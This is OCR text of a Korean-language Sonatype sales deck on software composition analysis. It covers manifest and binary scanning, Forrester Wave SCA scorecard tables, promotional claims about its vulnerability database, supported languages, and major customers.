
sonatype

목 차

OSC

■ SCA(Software Composition Analysis) - 바이너리(Binary) 수준 분석

○ 어플리케이션을 구성하는 오픈소스 구성요소(Component)를 정확하게 식별하고 양질의 최신 데이터베이스를 통해 관련 위협요소(취약점, 라이선스, 품질 등)를 파악함으로써 Dependency 및 Transitive Dependency를 정확하게 추적해야 함




¶ 스캐닝(Scanning) 식별 방식

1. 매니페스트(Manifest) Scanning : Build Manifest 파일을 사용하여 Dependency를 파악 (package.json, pom.xml등)

2. 바이너리(Binary) Scanning : Binary Fingerprint를 사용하여 Build Artifact를 분석하는 방식으로 Final Build에 포함된 Package만 식별함으로써 False Positive 가능성 감소

Sonatype 플랫폼은 1) 매니페스트(Manifest) Scanning과 2) 바이너리(Binary) Scanning을 모두 사용, 보다 정확한 분석결과를 도출함

SCA(Software Composition Analysis) 분야, 글로벌 No.1 서비스



Software Composition Analysis (SCA) Forrester Report Q2 2023

	Forrester's weighting	Aqua Security	Checkmarx	GitHub	GitLab	JFrog	Mend	Palo Alto Networks	Revenera	Snyk	Sonatype	Synopsys	Veracode
Current offering	50%	1.78	3.10	1.50	1.30	2.32	3.41	1.83	2.93	3.13	4.06	4.00	2.79
Vulnerability identification	15%	1.60	3.00	1.60	1.60	3.00	3.00	1.00	3.00	1.60	5.00	3.60	3.60
License risk management	10%	0.70	2.10	0.70	1.00	1.00	3.00	0.70	5.00	1.00	5.00	4.40	1.00
SBOM management	10%	3.00	2.40	1.00	0.80	2.40	3.40	2.40	5.00	2.60	3.00	5.00	2.60
Development, security, and operations	10%	1.90	3.30	1.20	1.60	2.30	3.00	2.40	1.50	3.70	3.90	3.30	2.00
Software supply chain security	10%	2.40	2.60	2.60	0.20	3.00	2.60	0.90	0.70	3.40	5.00	3.60	0.70
Policy management	5%	1.00	3.00	1.00	1.00	3.00	3.00	1.00	3.00	3.00	5.00	5.00	3.00
Remediation	30%	1.80	3.80	1.50	1.50	2.50	4.30	2.70	2.50	4.60	3.70	4.00	3.60
Reporting and analytics	5%	1.00	3.00	1.00	1.00	1.00	3.00	1.00	5.00	3.00	3.00	3.00	5.00
Breadth of coverage	5%	2.00	3.40	3.20	3.00	1.00	3.40	2.60	2.20	2.80	2.20	4.60	2.80
Strategy	50%	1.20	3.90	1.70	1.40	3.20	3.50	3.10	3.00	4.60	3.90	3.30	3.60
Vision	25%	1.00	3.00	1.00	1.00	3.00	5.00	3.00	3.00	5.00	5.00	3.00	5.00
Execution roadmap	20%	1.00	5.00	3.00	1.00	5.00	3.00	3.00	3.00	3.00	3.00	3.00	1.00
Planned enhancements	20%	1.00	3.00	1.00	3.00	3.00	3.00	5.00	3.00	5.00	3.00	3.00	3.00
Innovation	10%	3.00	5.00	1.00	1.00	3.00	3.00	3.00	3.00	5.00	5.00	3.00	5.00
Supporting services and offerings	15%	1.00	5.00	3.00	1.00	3.00	3.00	1.00	3.00	5.00	3.00	5.00	5.00
Pricing flexibility and transparency	10%	1.00	3.00	1.00	1.00	1.00	3.00	3.00	3.00	5.00	5.00	3.00	3.00
Market presence	0%	2.00	2.00	3.00	3.00	3.00	3.20	1.20	1.80	4.60	4.60	4.60	2.80
Revenue	60%	2.00	2.00	3.00	3.00	3.00	3.00	1.00	2.00	5.00	5.00	5.00	3.00
Number of customers	20%	1.00	2.00	4.00	5.00	5.00	2.00	1.00	1.00	5.00	4.00	3.00	4.00
Average deal size	20%	3.00	2.00	2.00	1.00	1.00	5.00	2.00	2.00	3.00	4.00	5.00	1.00


https://reprints2.forrester.com/#/assets/2/425/RES178483/report?utm_campaign=q2%202023%20na%20forrester-sca-wave&utm_source=sales-email&utm_medium=email&utm_content=2023-forrester

sonatype platform

Nexus Intelligence

- 경쟁사 대비 70% 많은 취약성 DB
- NVD 대비 10배 빠른 속도
- +65명의 글로벌 보안 전문연구원

Sonatype 플랫폼은 글로벌 최대 데이터베이스를 기반으로 가장 정확한 정보를 실시간으로 빠르게 제공합니다



sonatype platform


Nexus Intelligence

경쟁사 대비 70% 많은 취약성 DB

NVD 대비 10배 빠른 속도

+65명의 글로벌 보안 전문연구원

Sonatype 플랫폼은 글로벌 No.1 오픈소스 Scanning 기능으로, 가장 구체적인 SBOM(Software Bill of Materials, 소프트웨어 구성요소 명세서) 정보를 제공합니다



Direct Dependencies


Transitive Dependencies

Forrester Wave™: Software Composition Analysis Scorecard, Q3 2021

	Forrester's weighting	Checkmarx	FOSSA	GitLab*	JFrog	Revenera	Snyk	Sonatype	Synopsys	Veracode	WhiteSource
Current offering	50%	2.68	2.91	1.66	1.72	2.03	3.37	4.40	3.18	2.53	4.20
Vulnerability identification	22%	3.40	2.60	1.30	3.80	2.20	3.20	4.40	4.40	2.20	4.40
License risk management	13%	3.00	5.00	2.60	1.00	5.00	2.60	4.60	3.40	1.00	4.60
Software bill of materials	10%	1.00	5.00	1.00	1.00	1.00	3.00	5.00	3.00	3.00	3.00

글로벌 No.1 의 가장 정확하고, 구체적인 SBOM(Software Bill of Materials, 소프트웨어 구성요소 명세서) 정보 제공

Sonatype 플랫폼 제품군




sonatype platform


지원 언어 및 패키지

- 다양한 언어 및 패키지 지원
- 기업 어플리케이션에 필요한 다양한 언어 및 패키지 제공

SonaType 플랫폼 지원 언어



SonaType 플랫폼 지원 패키지



주요 고객사

2,000여 고객사 (1,500 만 개발자)를 통해 검증된 솔루션

sonatype

60 of Fortune 100 | 8 of Top 10 Global Banks | 8 of Top 10 Card Issuers

7 of Top 10 US Tech Firms | 4 of 5 US Armed Forces

Fin Serv	American Express, Goldman Sachs, HSBC, Equifax, 동행복권, Kbank, KDB Bank, B
Technology	Apple, PayPal, now, salesforce, Oracle Cloud, LINE, Global G market
Media	HBO, Walt Disney, 20th Century Fox, hulu
Manufacturing	Ford Motor Company, Audi, Toyota, Airbus, Hyundai, Kia Motors
Energy	Exxon, Chevron, Duke Energy, Phillips 66

sonatype

목 차

-
-
- 오픈소스 위협 원천 차단 - Sonatype Repository Firewall 구성 및 운영
-

